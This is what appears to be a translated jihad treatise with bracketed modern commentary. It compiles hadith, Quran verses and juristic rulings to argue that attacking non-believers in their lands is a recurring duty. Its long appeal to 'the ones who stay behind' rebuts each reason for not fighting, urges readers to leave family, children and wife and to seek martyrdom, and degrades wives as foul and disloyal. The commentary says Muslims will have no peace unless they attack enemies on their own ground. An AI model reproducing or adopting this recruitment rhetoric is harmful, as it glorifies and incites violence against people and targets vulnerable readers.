4. Salamah bin Nufail said: While I was sitting with Rasulullah a man came to him and said, "O Messenger of Allah Horses are being humiliated (ignored), and weapons are being laid down and people are claiming there is no more Jihad and war has ended" Rasulullah said: " They are lying! Fighting has just begun! Fighting has just begun! And a party of my Ummah will remain fighting on the true path and Allah will deviate the hearts of some men and Allah will provide the fighters from them until the final hour starts and the promise of Allah is fulfilled and good is on the foreheads of horses until the day of Judgment. It is being revealed to me that I will be departing you soon and you would follow me while you are fighting each other and the house of the believers is in al shaam[2].

   In the commentary on Al Nasa'i by al Sindi he states that:

[2] Al Shaam refers to Syria, Lebanon, Palestine and Jordon. It could be used to refer to part or all of these countries.

Humiliating horses means ignoring them and belittling their importance or not using them for combat.

"Now fighting has started now fighting has started" The repetition is to reveal the importance of the message and it means that fighting is only increasing and that Allah has just prescribed it so how can it end so soon? Or it means that the real fighting has just begun because so far they have been fighting only within their territory, the land of the Arabs, but now is time for them to carry the battle to further lands.

"Allah will deviate the hearts of some" It means Allah will always provide this party of believers with men to fight even if it means deviating their hearts from Iman to Kufur. That is to bless these believers by providing them with the honor of fighting in his sake and the ultimate pleasure of pleasing Allah. [In other words Allah will never deprive the Ummah from the opportunity of Jihad. Even if one were to assume that the whole world would become Muslim, Allah would deviate the hearts of some from Islam to disbelieve so that the Mujahideen can fight them]

"Good is on the foreheads of horses," Means reward and booty, or honor and pride
"The house of the believers is al Shaam" that is referring to the end of time. It will be the stronghold of Islam and the land of Jihad.

[We have a right to ask: Where have these hadiths been? How come our scholars have left us in the dark regarding these hadiths? How come we've heard the hadiths on Taharah and the etiquettes of the toilet hundreds of times while one has to dig deep in our classical books to retrieve these treasures?]

5. Anas narrates that the Messenger of Allah said: "Fight the nonbelievers with your wealth, arms, and tongues"

   With your tongues means hurt the non-believers by letting them hear what displeases them.
   Sahih, al Nasa'i, Abu Dawud, Ahmad, and al Hakim

6. The Messenger of Allah said: "I have five commands for you: To Listen, to obey, to fight jihad, to make hijrah, and to stay with the jama'ah"
   Tirmithi – Ahmad – AbdulRazaq (Hassan)

7. Ibn Abbaas narrates that the Messenger of Allah said, "There is no Hijrah after the opening of Makkah but there is Jihad and intentions and if you are called to fight then fight"
   Bukhari and Muslim

Allah says: " Go forth, whether light of heavy, and strive with your wealth and your lives in the cause of Allah. That is better for you, if you only knew"

Comments on the meaning of "light and heavy" in this verse:

Abi Saleh: The young and old

Qatadah: Active or inactive, energetic or not

It is narrated that Abu Ayub al Ansari took a rest from Jihad for a year. He then recited this ayah and said, “I do not find for myself an excuse in this ayah” so he resumed his Jihad.

Abu Shaybah narrated with an authentic narration to al Hakam: Busy or preoccupied.

It is also said the “heavy” is the one who has property which he fears would be lost if he joins Jihad. While the “light” is the one with no property to worry about.

Al Qurtubi says, “ the ayah is general and applies to everyone whether joining is easy for them or not”

Al Zuhri states that Ibn Al Musayab joined the army when he had already lost one of his eyes due to old age. He was told you are ill, he said, “ Astaqfirullah (May Allah forgive me) Allah says the light and the heavy. If I am incapable of fighting at least I will increase the number of the army and would guard your luggage”

[Subhanallah, some people would use every argument to run away from fighting -when they have no excuse- while some would have a valid excuse but would nevertheless use every argument to join the fighters

8. Abu Ya’la and al Hakim narrate with an authentic chain: Anas bin Malik said that Abu Talhah recited al Tawbah and passed by this verse “Go forth light or heavy” and said I see that Allah is calling upon me whether I am young or old. So he told his sons to prepare him for combat. They said you have already fought with Rasulullah until he died and then with Abu Bakr until he died and then with Umar. So know let us fight on your behalf. He said, “Prepare me for combat” and they did. He went on an expedition in the sea and died. They didn’t find an island to burry him until seven days latter and his body never changed.

9. AbdulRazaq narrates that Makhool used to face Qiblah and then swear ten times in the name of Allah that going out in expeditions is mandatory on you. He would then face his students and say, “If you want be to swear beyond ten times I would do so”

Is Jihad *fard kifayah* or *fard ayn*?

Realize that attacking the non-believers in their territories is a collective duty (*fardh kifayah*) with the consensus of the scholars. However ibn al Musayeb and ibn Shubrumah state that it is a duty (*fardh ayn*) on each and every individual.

The minimum participation in Jihad is once a year, and more is always better. It is not allowed to have a year pass you by without any fighting except out of necessity like the weakness of Muslims and the great numbers of the enemy, or fear of extermination if you attack them first, or

lack of provisions, or similar excuses. Otherwise, if there is no necessity it is not allowed to delay attacking the non-believers for more than a year. Imam Shafi'i states that.

The imam of al Haramain says: I adopt the opinion of the scholars of usool. They stated that Jihad is a mandatory call and must be established according to the ability until none remains in the world but a Muslim or one who has submitted to Muslims. Thus, Jihad is not limited to once a year. It should be done more frequently if possible. What the scholars of fiqh stated is because usually the time spent in preparations for combat limit the ability to wage war to once a year.

The author of al Mugni from the Hanbali school states: "The minimum jihad is once a year, so it is mandatory every year. If there is a need to fight more than once a year, it becomes mandatory on the Muslims to fulfill that need."

Al Qurtubi states in his tafseer: "It is mandatory on the Imam to send an army of Muslims to the land of the enemy once every year and the Imam should participate himself in such expeditions. If not, then he should send someone capable whom he trusts, to call them to Islam, keep away their harm, to give victory to the religion of Allah, until they enter Islam or pay jizyah"

[Notice that al Qurtubi states that one of the objectives of sending the armies is to keep the harm of the enemy away. This is an indication that Muslims will never taste peace in their lives if they do not attack the enemies of Allah and on their turf. The consequences of not fulfilling that duty is the price we are paying today. If you don't keep shaytaan in check he will not leave you alone.]

Jihad is not mandatory on children, the mentally incapable, women, and the ill. It is mandatory however, on the one-eyed, the one who is suffering from a mild illness such as a headache, a sore tooth, or fever, or the one who has a slight limp. This is in the madhab of Imam Ahmad, and I don't know any disagreement regarding that and Allah knows best.

It is the consensus of scholars that one cannot participate in Qazw without the permission of the parents

This is all regarding the Jihad, which is a collective duty (starting the non believers with war and on their territory). But if the enemy enters the Muslim land, or even approaches it and masses on its borders, even if they do not actually enter it, and there armies are double the size of that of the Muslims or less, then Jihad becomes mandatory on each and every individual. Then, the slave leaves without the permission of the master, the woman without the permission of her husband (if she has the strength to fight according to the stronger opinion), the son without the permission of the parents, and the one indebt without the permission of the lender. All of the above stated is the opinion of Imam Malik, Ahmad, and Abu Hanifah [in addition to the madhab of the author which is Shafi'i].

If the enemy ambushes the Muslims in a certain area and they don't have a chance to assemble together and prepare to fight, then whoever is faced by a nonbeliever, or a group of nonbelievers, and the Muslim knows that if he surrenders he would be killed, then he must fight. There is no difference in this ruling between a freeman, slave, man, woman, blind, limp, or ill. If there is

only the possibility of being killed if surrendered, but would defiantly be killed if he refuses to surrender, then it is allowed to either surrender or fight, but fighting is better.

If a woman thinks if she is taken prisoner she would be sexually abused, it is mandatory on her to fight, even if that would lead to her death because if a person is forced to commit adultery or fornication it is not allowed to give in even if to save one's life.

Now if some of the Muslims in the attacked area go to fight the enemy and they are sufficient in numbers and are capable of fighting the enemy alone, it is still a duty on the rest to help. Al Mawardi states that because it is a Jihad of defense so it remains a duty on every Muslim capable of fighting in that territory.

If the nonbelievers descend on an unpopulated Muslim land that is far away from populated areas there are two opinions in that, and Al Gazali narrates both. The first is that of the Imam al Haramain. He states that it does not become mandatory on Muslims to fight and put their lives in danger to protect such a secluded, unpopulated land. The other opinion, which is the position of the madhab, is that it is mandatory for Muslims to fight for that land.

Imam Nawawi says the opinion of the Imam (of al Haramain, al Juwaini) is unacceptable. How can we -the Muslims- allow the non-Muslims to take away part of the Dar al Islam with our ability to protect it?

Al Qurtubi says: If the enemy just comes close to Muslim territory, even without entering it, it becomes mandatory on Muslims to go and meet the enemy in order for the religion of Islam to prevail and gain the upper hand and to humiliate the enemy.

Al Baghawi states that it is mandatory on the Muslims who are closest to the invaded land, and is a collective duty on the Muslims who are far away.

The punishment of those who don't participate in Jihad:

Allah says:Say [O Muhammad], "If your fathers, your sons, your brothers, your wives, your relatives, wealth which you have obtained, commerce wherein you fear decline, and dwellings with which you are pleased, are more beloved to you than Allah and His Messenger and jihad in His cause then wait until Allah executes His command. And Allah des not guide the defiantly disobedient people (Tawbah 24)

In this ayah is a sufficient warning for anyone who leaves jihad with their selves and their wealth

Allah says: O you who have believed, what is [the matter] with you that, when you are told to go forth in the cause of Allah, you adhere heavily to the earth? Are you satisfied with the life of this world rather than the Hereafter? But what is the enjoyment of worldly life compared to the Hereafter except a [very] little.

If you do not go forth, He will punish you with a painful punishment and will replace you with another people, and you will not harm Him at all. And Allah is over all things competent (Tawbah 38-39)

Those who remained behind rejoiced at their staying [at home] after [the departure of] the Messenger of Allah and disliked to strive with their wealth and their lives in the cause of Allah and said, "Do not go forth in the heat." Say, "The fire of Hell is more intense in heat"- if they would but understand

So let them laugh a little and [then] weep much as recompense for what they used to earn. (Tawba 81-82)

10. Ibn Umar narrates: I heard the Messenger of Allah saying, "If you trade in each, and follow the tails of cows, and became content with being farmers, and ignored jihad, Allah will impose on you a humiliation that would not be taken away until you go back to your religion. (Abu Dawud – Authentic)

    The meaning of the hadith is that if people ignore jihad because of their involvement in agriculture and similar affairs, Allah will unleash upon them their enemies which would bring them humiliation which cannot be eliminated unless they go back to what is a duty upon them to start with and that is jihad against the non-believers, and being harsh and rough on them, and establishing religion to give Islam and its followers victory and to raise the word of Allah high and to humiliate disbelief and its followers. This hadith shows that leaving jihad is leaving Islam because the Messenger of Allah said: "until you go back to your religion"

11. Abu Bakr states that, " If any people stop jihad Allah will cover them all with punishment" al Tabarani, (agreeable chain)

12. Ibn Asakir narrates that when Abu Bakr became the Khalifah he stood on the pulpit and among what he said was, " If people do not practice jihad Allah will inflict them with poverty"

One might say that I see some people not practicing jihad nevertheless they are wealthy. The answer is that wealth is not the amount of money you have, but wealth is a feeling of contentment and satisfaction that exists in the heart. When people stop practicing jihad they miss out on the booty of war. When they do that and instead turn their attention and effort to making wealth from various other means, they get involved in a lot of prohibited methods of making money. You then rarely find anyone among them who's wealth is all pure halal. They became greedy over miser things of this world. That made them humiliated and they became slaves to money.

But the mujahid is free of greed and is depending on Allah for his provisions. Allah provides for him from the booty. He wins it by his sword and it is pure halal.

13. Abu Hurairah narrates that the Messenger of Allah said: " Whoever dies and has not fought or had the intention of fighting dies on a branch of hypocrisy" Muslim

14. Abu Umamah narrates that the Messenger of Allah said: " Whoever has not fought or prepared a fighter or taken care of a fighter in his absence, Allah will strike him with a disaster" Abu Dawud (Agreeable)

An advice to the ones who stay behind:

O you who have neglected jihad and stayed away from the path of success: You have put yourself in the position of exclusion from the mercy of Allah. You have deprived yourself from the greatest reward.

What is it that caused you to stay behind? Why haven't you joined the ranks of the mujahideen? Why are you holding back your soul and your wealth?

It must be one of the following reasons: The desire to live a long life; attachment to family, wealth, friends; desire to do more good deeds before fighting jihad; love of a beautiful wife; your position of power; or love of a comfortable life style.

Nothing else could be holding you back. It must be one of the above-mentioned reasons that are keeping you away from Allah. Can't you hear the call of Allah directed at you: "O you who have believed, what is [the matter] with you that, when you are told to go forth in the cause of Allah, you adhere heavily to the earth? Are you satisfied with the life of this world rather than the Hereafter? But what is the enjoyment of worldly life compared to the Hereafter except a [very] little."

Listen carefully to how I respond to each and every one of the causes that are holding you back from jihad. You will then come to realize that you are deprived and you would learn that it is nothing but your self and Shaytaan that is preventing you from jihad.

1. The desire to live longer:

In the name of Allah, fearlessness does not decrease your life and cowardice does not increase it. Allah says:

"And for every nation is a [specified] term. So when their time has come, they will not remain behind an hour nor will they precede [it]." (Al Aaraf 34)

And He says:

"But never will Allah delay a soul when its time has come. And Allah is Acquainted with what you do." (Al Munafiqoon 11)

And He says:

“Every soul will taste death. Then to Us will you be returned.” (Al Ankaboot 57)

O you who have deceived yourself: Remember that during death is agony and pain. And on the Day of Judgment is the great fear. Do you remember that the Shaheed is spared of all of that?
He does not feel the pain of death except like a sting of an insect. My brother, why miss out on this opportunity? And then after death you will be spared from the punishment of the grave, you will not go through the questioning of the angels in the grave, and you will be tranquil on the Day of Judgment when everyone else is afraid. After your death your soul will be in the insides of birds flying in Paradise.

Can you see the difference between dying a natural death and being a Shaheed?

2. Attachment to family

If what is preventing you from jihad is family, wealth and friends then Allah says:

“And it is not your wealth or your children that bring you nearer to Us in position, but it is [by being] one who has believed and done righteousness.” (Saba 37)
And He says:

“Know that the life of this world is but amusement and diversion and adornment and boasting to one another and competition in increase of wealth and children – like the example of a rain whose plant growth pleases the tillers; then it fries and you see it turned yellow; then it becomes debris. And in the Hereafter is severe punishment and forgiveness from Allah and approval. And what is the worldly life except the enjoyment of delusion.”(Al Hadeed 20)

The Messenger of Allah said: “and the area under a whip or under your foot in Paradise is better than the world and everything in it” (Bukhari)

So does it make sense to leave this vast kingdom in Paradise for the sake of your family who in a short while will be among the dead? A family that might express animosity, bad behavior, or jealousy. If you have money they love you, if your broke they forsake you. One day they are with you and the next day against you. In the end, on the Day of Judgment, they would leave you alone and they would hold you accountable for the size of an atom. They would all desire that they could be saved on that day even if it is by by you going to Hellfire.

3. Love of wealth:

If it is your wealth that is keeping you behind then how can it do so when you know that it will eventually leave you? And because of this wealth you would be asked on the Day of Judgment:

How did you make it? And how did you spend it? You will be asked these two questions on a day that would make a child gray headed. A day of horror.

The Messenger of Allah said: “The poor Muslims would precede the rich in Paradise by half a day: 500 years!”

Allah says:

“Your wealth and your children are but a trial, and Allah has with Him a great reward.” (Al Taghabun 15)

And how can your children keep you from jihad?

4. Love of your children and caring for them:

Is it because you care for them? Well Allah is more careful for them then you. Didn’t He care for them when they were in the darkness of their mother’s womb?

How can such a child prevent you from jihad when if he is young you are concerned and when they grow old you are still concerned. You are concerned about them when they are healthy and when they are sick. If you discipline them they revolt against you. If you advice them they hate you. And after all of your care for them, when you grow old they forsake you! And you still see them as a blessing!

Get them out of your mind! And hand them over to the one who created them. And trust Allah in their provisions as you trust Him in yours. How can you admit that Allah is the one who manages the affairs of the Heavens and Earth and you don’t trust Him with the provisions of your children?

In the name of Allah you have no authority over the harm or benefit that befalls them or even yourself. You have no control over your life or theirs. You cannot add a day to their life. In one day you could be dead and then you would leave your children orphans behind you. Then you would say: I wish I were with the martyrs! And the response would be: Now it’s too late.

Allah says:

“O mankind, fear your Lord and fear a Day when no father will avail his son, nor will a son avail his father at all. Indeed, the promise of Allah is true, so let not the worldly life delude you and be not deceived about Allah by the Deceiver [i.e. Satan]” (Luqman 33)

Now if your child is among the successful (people of Paradise) then you would be reunited in Paradise. If he is among the losers then why wait? Let the separation be from now!

If you truly care for your child then die as a Shaheed. You would then be able to appeal for 70 of your family members. So what are you waiting for?

5. Your friends:

If you are unable to leave behind your friends and acquaintances then remember the Day of Judgment. On that day friends are enemies except the righteous among them. So if your friends are not righteous then you don't want to be with them today because tomorrow they will turn against you. But if they are righteous then Allah will unite you together in a better place than this. Allah says:

"And We will remove whatever is in their breasts of resentment, [so they will be] brothers, on thrones facing each other." (Al Hijr 47)

6. Power and prestige:

You might be staying behind the ranks of the mujahideen because you fear the loss of what you have established so far in your life in terms of position, power, and prestige.

This position you are holding, how many hands did it pass through until it reached you? So if this position left them it would one day leave you. Your power is temporary and your prestige will soon be forgotten. Your position, power and prestige are keeping away from the path of Paradise. The lowest person in Paradise will own ten times the whole world and everything on it! This is the power and position of the lowest person of Paradise. It is greater than that of the greatest king of this world.

Nothing in this world is free of contamination. The Position you are holding has its fair share of disappointments. In order to win power and position you will have to struggle. You will win enemies and lose friends. You will suffer pain and defeats along the way. Paradise is free of all of that. Allah says:

"Gardens of perpetual residence; they will enter them with whoever were righteous among their fathers, their spouses and their descendants. And the angels will enter upon them from every gate, [saying:]

"Peace be upon you for what you patiently endure. And excellent is the final home" (Al Ra'ad 23-24)

7. Attachment to a comfortable lifestyle:

It might be the tranquility of your mansion. The shade of your garden. The comfort of your bed. The amenities of life that are surrounding you and making your life pleasant and pain free.
But remember that none if that would last forever. Your mansion is nothing but stones, bricks and mortar. If it is not cleaned it would rot and if it is not maintained it would breakdown. And

eventually it would turn into the dirt it was made of. Wouldn't you prefer to live in a palace built from bricks of gold and silver? A palace that is everlasting, and doesn't need cleaning or maintenance. Its furniture is chosen and arranged by angels. In it you would be served with the best food by servants whom Allah says about them:

"There will circulate among them young boys made eternal. When you see them, you would think them [as beautiful as] scattered pearls." (Al Insan 19)

In Paradise everything is clean - everything is pure. There is no call to nature or sweating. Our bodies will come in a different form.

Life therein is infinite. There is no time pressure. The people of Paradise are free to do what they like whenever they like and for as long as they like. One of them could recline on his throne for 40 years talking to his wife.

Nothing stands between you and this enjoyment except dying as a Shaheed.

Compare this lifestyle with what you have in this world.

8. Desire to live longer to do more good deeds:

You might not want to participate in jihad because you are not ready and you want to do more deeds. So you have a good intention in delaying jihad. But let me tell you that you are being deceived. Allah says:

O mankind, indeed the promise of Allah is truth, so let not the worldly life delude you and be not deceived about Allah by the Deceiver [i.e. Satan]

Indeed, Satan is an enemy to you; so take him as an enemy. He only invites his party to be among the companions of the Blaze." (Fatir 5-6)

This is nothing more than a trap of Shaytaan. That is not the way of the Awlyah (friends) of Allah. Weren't the Sahabah and Tabi'een keener to do more good deeds than you? But that never held them back from fighting in the cause of Allah. Can't you here Allah telling you:

"Go forth whether light or heavy, and strive with your wealth and your lives in the cause of Allah. That is better for you, if you only knew" (Al Tawbah 41)

Can't you see that the best way to better yourself is actually through jihad? Allah says:
"But Allah has preferred the mujahideen over those who remain [behind] with a great reward" (Al Nisa 95)

In fact there is nothing that compares to jihad. The Messenger of Allah says:

“Standing in the ranks of the army in the battlefield is greater that worshiping Allah among your family for seventy years” Tirmithi – al Bayhaqi – al Hakim

O you who have deceived yourself realize that the sleep of the mujahid is better than the praying of the night and fasting of the day of everyone else.

9. Love of your wife:

If you cannot go to jihad because you are attached to your beautiful wife, then even if you were to assume that your wife is the best woman in the whole world and that she is the most beautiful woman in the whole worl, didn’t she start out as a lowly droplet and would end as a decomposed body? And in between her birth and death she never ceased carrying stool in her guts! Her menstrual period keeps you away from her a good portion of her life. Her disobedience is more than her obedience. If she does not wash she would smell horrible. If she doesn’t comb, her hair becomes ruffled. The older she gets the more ugly she becomes.

Pleasing her is not easy and her love costs you a lot. You are always trying to empress her and nothing is ever enough. She only loves you when you give her what she wants, and if you don’t she would soon leave you and find someone else. As if she is telling you: If you want me spend on me! In general you cannot enjoy her without perpetual pain and suffering.

It is amazing how such a woman is keeping you away from the women of Paradise. In the name of Allah the blood of the Shaheed does not dry before he meets his wife in Paradise!

She is beautiful with big lustrous eyes. A virgin as if she is an emerald. She has loved no one and will love no one but you. She was created for you and only you. If her finger appears it would overshadow the moon. If her bracelet appears in a dark night, it would leave no darkness in the universe. If her wrist appears, it would take away the mind of every sane human being. If she appears between the heaven and earth, the distance between them would be filled by her scent, and if she spits in the oceans of the world the salt water would turn fresh.

The more you look at her the more beautiful she becomes. The more time you spend with her, the more you love her.

Does it make any sense to learn about such a woman and not try to meet her? What about when you learn that you will be married not to one, but seventy of the Hoor!

Keep in mind that leaving your wife behind is inevitable. You will die and so would she. And insha Allah you will be reunited in Paradise and then you will find her to be even more beautiful than the Hoor. When that happens you will find her free of all the displeasures of this life.

Wake up before its too late, and free yourself from the prison of this world, and pray to Allah to grant you martyrdom. Don’t let anything stand between you and this great reward.

1. Abu Hurairah narrates: The Messenger of Allah said " The Shaheed feels the pain of death just like one of you would feel the sting of an insect"

Al Tirmithi – Al Nasa'i – ibn Majah – Ahmad (al Albani: Hassan)

2. The Messenger of Allah said: A trip in the early or late hours of the day in the path of Allah is better than the world and everything in it, and the area under a whip or under your foot in Paradise is better than the world and everything in it, and if a woman of Paradise reveals herself to the people of this world she would fill the distance between them with light, and her scent, and the scarf on her head is better than the world and everything in it (Bukhari)

CHAPTER 2: THE VIRTUES OF JIHAD AND MUJAHIDEEN

The virtues of Jihad:

Allah says: Not equal are those believers remaining [at home] – other than the disabled – and the Mujahideen in the cause of Allah with their wealth and their lives. Allah has preferred the Mujahideen through their wealth and their lives over those who remain [behind], by degrees. And to all, Allah has promised the best [reward]. But Allah has preferred the mujahideen over those who remain [behind] with a great reward.

Degrees from Him and forgiveness and mercy. And Allah is ever Forgiving and Merciful. (Al Nisa 95-96)

Allah says: So let those fight in the cause of Allah who sells the life of this world for the Hereafter. And he who fights in the cause of Allah and is killed or achieves victory – We will bestow upon him a great reward. (Al Nisa 74)

The ones who have believed, emigrated and striven in the cause of Allah with their wealth and their lives are greater in rank in the sight of Allah. And it is those who are the attainers [of success]

Their Lord gives them good tidings of mercy from Him and approval and of gardens for them wherein is enduring pleasure.

Abiding therein forever. Indeed, Allah has with Him a great reward. (Al Tawba 20-22)

Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise [binding] upon Him in the Torah and the Gospel and the Quran. And who is truer to his covenant than Allah? So rejoice in your transaction, which you have contracted. And it is that which is the great attainment. (Al Tawba 111)

O you who have believed, if you support Allah, He will support you and plant firmly your feet. (Muhammad 7)

The believers are only the ones who have believed in Allah and His Messenger and then doubt not but strive with their properties and their lives in the cause of Allah. It is those who are the truthful. (Al Hujrat 15)

O you who have believed shall I guide you to a transaction that will save you from a painful punishment?

[It is that] you believe in Allah and His Messenger and strive in the cause of Allah with your wealth and your lives. That is best for you, if you should but know.

He will forgive you your sins and admit you to gardens beneath which rivers flow and pleasant dwellings in gardens of perpetual residence. That is the great attainment.

And [you will obtain] another [favor] that you love – victory from Allah and an imminent conquest; and give good tidings to the believers. (Al Saff 10-13)

Jihad is the best deed after Salah and being dutiful towards one's parents:

3. The Messenger of Allah was asked what is the most beloved act of worship in the eyes of Allah? He said, "Praying on time," I said, " Then what?" He said, "Being dutiful towards your parents," I said and then what? He said, "jihad in the path of Allah" (Bukhari)

4. Ibn Umar used to consider jihad to be the best of all deed after Salah (al Bayhaqi)

Jihad is the greatest deed after believing in Allah:

5. The Messenger of Allah was asked, "What is the best of all acts of worship?" He said, "Believing in Allah" He was asked, "And then what?" He responded, "Jihad in the path of Allah" Then he was asked "And then what?" He said, "An accepted Hajj" (Bukhari and Muslim)

6. Ma'iz narrates, the Messenger of Allah was asked, "What is the best deed?" He said, "Believing in Allah, and then jihad, and then Hajj which would be better than every other deed like the distance between the sunset and sunrise" (Ahmad)

   [This is an indication that the status of these deeds is not only higher than anything else but it is so with a huge margin.]

7. Abu Dharr narrates, I asked the Messenger of Allah about the best deeds, he said, " Believing in Allah and jihad in His path" (Bukhari and Muslim)

8. Abu Qatadah narrates that the Messenger of Allah stood and delivered a reminder to them and said that jihad in the path of Allah and believing in Allah are the greatest deeds. I man then stood up and asked, "O Messenger of Allah, what if I was killed in the path of Allah would my all my sins be forgiven? The Messenger of Allah said: Yes (Muslim)

9. Abu Hurairah narrates that the Messenger of Allah said "the best of deeds in the eyes of Allah are: A belief in Allah with conviction, Qazw with no qulool[3], and an acceptable hajj" (Abu Khuzaymah – Ibn Habbaan)

[3] Qulool is taking from the booty before it is distributed among the soldiers.

Jihad is greater than worshiping in the House of Allah and serving it and serving the pilgrims:

10. Al Numan bin Bashir narrates: I was sitting next to the pulpit of the Messenger of Allah when a man said, " I wouldn't mind if I don't do anything after becoming a Muslim but serving the pilgrims." Another said, "I wouldn't mind if I don't do anything after becoming a Muslim but praying in the sacred masjid (Makkah)." A third said, "No, jihad in the path of Allah is better than what you said." Omar scolded them and told them to stay quiet and not raise their voices next to the pulpit of the Messenger of Allah. He then said, this is Friday and in a short while he will come to give khutbah. When he leaves I will go and ask him about your discussion. Allah then revealed: "Have you made the providing of water for the pilgrim and the maintenance of al-Masjid al-Haraam equal to one who believes in Allah and the Last Day and makes jihad in the cause of Allah? They are not equal in the sight of Allah. And Allah does not guide the wrongdoing people." (Muslim)

    [So the verse in explicit terms stated the superiority of jihad]

References that jihad is the greatest deed of all:

11. Amr bin Absah narrates: A man said O Messenger of Allah what is Islam? He said, "Islam is submission of your heart, and that the Muslims are safe from your tongue and your hands" He said: "What is the best of Islam?" The Messenger of Allah said, "Iman (Faith)" He said what is faith? The Messenger of Allah replied, "To believe in Allah, His angels, His books, His Messengers, and the resurrection after death" He said, "What is the best of Iman?" The Messenger of Allah said, "Hijrah" He said what is hijrah? The Messenger of Allah said, "To leave sins behind" He said, "What is the best of hijrah?" The Messenger of Allah said, "Jihad" He said what is the best of jihad? The Messenger of Allah said, "the one whose horse is slain and his blood is spilled" (Ahmad – al Tabarani – al Bayhaqi)

    See, may Allah have mercy on you, how the Messenger of Allah made the best of the best of the best of Islam to be jihad, and then he made the best of jihad to be martyrdom.

12. The Messenger of Allah told a man: "Become a Muslim," The man said, "what is Islam?" He responded to him, and then he asked him about hijrah and jihad. The man said what is jihad. ? The Messenger of Allah said, "you fight in the cause of Allah and you do not fear fighting the enemy and you do not commit qalool" (Abu Ya'la – al Bayhaqi)

13. Ayisha narrates that she told the Messenger of Allah, "O Messenger of Allah, we see that jihad in the cause of Allah is the greatest deed. Shouldn't we then make jihad?" The Messenger of Allah responded, "For you the best jihad is hajj mabroor" (Bukhari)

14. Abu Hurairah narrates that the Messenger of Allah said, "The jihad of the old, the weak, and the women is hajj and umrah" (Al Nasa'i – al Bayhaqi (agreeable))

15. Al Khateeb mentions in “The history of Baghdad” and ibn Asakir in “The history of Damascus”, that Muhammad bin Fadhail bin Iyad said: I saw ibn al Mubarak in my dream so I asked him “What did you find your best deeds to be?” He said: “The deed that I preoccupied myself with” I asked “Jihad and Ribaat?” He said: “Yes”. I told him “So what did Allah do to you?” He said, “He forgave me”

16. Al Fadhl bin Ziyad said I heard Abu Abdullah (Imam Ahmad) when Qazw was mentioned to him he started to cry and then said: “There is no act of worship greater than it”

17. In al Mugni it states that Imam Ahmad said: “There is nothing comparable in rewards to meeting the enemy. And for one to involve in the actual fighting is the best of deeds (compared to supportive roles.) The ones who are fighting the enemy are the ones defending Islam, so what can be greater than that? People feel save while they feel fear. They have given up their souls for Allah”

Jihad is the most beloved deed to Allah:

18. Abdullah bin Salaam said we were a group of the companions of the Messenger of Allah and we said if we just knew what was the most beloved deed to Allah. Allah then revealed: “Whatever is in the heavens and whatever is on the earth exalts Allah, and He is the Exalted in Might, the Wise

    O you who have believed, why do you say what you do not do?

    Great is hatred in the sight if Allah that you say what you do not do.

    Indeed, Allah loves those who fight in His cause in a row as though they are a [single] structure joined firmly” (al Saff 1-4) (Tirmithi - al Bayhaqi – al Hakim – ibn al Mubarak)

The mujahid is the greatest of all people:

“Allah has preferred the mujahideen over those who remain [behind] with a great reward
Degrees from Him and forgiveness and mercy. And Allah is ever Forgiving and Merciful.” (Al Nisa 95-96)

19. Abu Said al Khudri narrates that the Messenger of Allah was asked, “Who is the best of people?” He said, “A believer who is making jihad with his life and his wealth in the cause of Allah” (Bukhari – Muslim)

No one can practice any act of worship equivalent to jihad:

20. Abu Hurairah narrates that the Messenger of Allah was asked about a deed equal in reward to jihad. He replied, “You cant do it” They asked again and then a third time, and every time the Messenger of Allah says, “You cant do it” Then he said, “The equivalent of the mujahid is the one who fasts and prays continuously without resting until the mujahid comes back!” (Muslim)

21. A man came to the Messenger of Allah and asked him about something to do equivalent to jihad. The Messenger of Allah said, “ I don’t find any” Then he said, “When the mujahid leaves, can you enter into your masjid and pray and fast with no break?” The man said, “And who could do that!” (Bukhari)

22. Abu Hurairah says: The horse of the mujahid would be running in a pastureland and the mujahid would be given rewards for that! (Bukhari)

If the ones with high aspirations, those who had their rewards multiplied because of their companionship of the Messenger of Allah; if they cannot find anything equivalent to jihad, then how can we be at ease with lower deeds. How can we settle for other deeds when even then we might have them mixed with insincerity and shortcomings?

O Allah wake us up from this sleep and grant us jihad in your cause before it’s too late! You are our hope for any good and there is no strength with anyone but you.

References that the sleep of the mujahid is better than the praying of the night and fasting of the day of others:

23. Safwan bin Saleem said Abu Hurairah asked, “Can anyone of you pray continuously without rest and fast continuously without a break?” They said, “O Abu Hurairah, who could do that!” He said, “I swear in the name of whom my soul is in his hands: The sleep of the mujahid is better than that!” (Ibn al Mubarak)

If this is the status of their sleep, then what about their prayers. This is what the competitors should compete for and this is what others should cry for missing.

Allah reserved one hundred levels in Paradise for the mujahideen, between each level and the other is the distance between the heavens and earth:

Allah has preferred the mujahideen over those who remain [behind] with a great reward
Degrees from Him and forgiveness and mercy. And Allah is ever Forgiving and Merciful.” (Al Nisa 95-96)

24. Abu Hurairah narrates: The Messenger of Allah said, “There are a hundred levels in Paradise specially prepared by Allah for the mujahideen in His cause. Between each level and the next is the difference between the heaven and earth. So when you ask Allah, ask Him to grant you

al Firdaws. It is in the middle of Paradise and the highest part of it. From it the rivers of Paradise spring, and above it is the throne of Allah" (Bukhari)

The Rahbanyyah *(monasticism) and S*iyahah[4] *of this nation is jihad:*

[Such believers are] the repentant, the worshippers, the praisers [of Allah], the travelers, those who bow and prostrate, those who enjoin what is right and forbid what is wrong, and those who observe the limits [set by] Allah. And give good tidings to the believers (al Tawba 112)

25. Abu Said al Khudri narrates: A man came to the Messenger of Allah and said, "Advise me" He said, "Have taqwa of Allah since it is the essence of all good, and make jihad since it is the monastism of this nation, and remember Allah and recite Quran since it is light for you in this world and remembrance for you in the heavens, and preserve your tongue except from good, for you would then defeat Shaytaan[5]" (al Tabarani – al Khateeb – Ahmad)

Abu Abdullah al Haleemi:

The meaning of "the monastism of this nation is jihad" is that the Christians used to practice monastism by leading a secluded life in a monastery. The maximum sacrifice they would give to Allah is to stay away from the allurements of this world. They would claim that they are staying away from everyone in order not to harm anyone. But there is no harm greater than leaving the evildoers practice their evil. Therefore the real ones who are avoiding evil and harm are the mujahideen who are stamping it out.

26. Abu Umamah narrates: The Messenger of Allah said, "The siyahah of my nation is jihad" (Abu Dawud – al Hakim – al sunnan al kubra)

Siyahah is the traveling in the earth to flee evil and to contemplate in the creation of Allah. Since jihad involves all of that it becomes the siyahah because the mujahid is fleeing towards the creator.

The pinnacle of Islam is jihad:

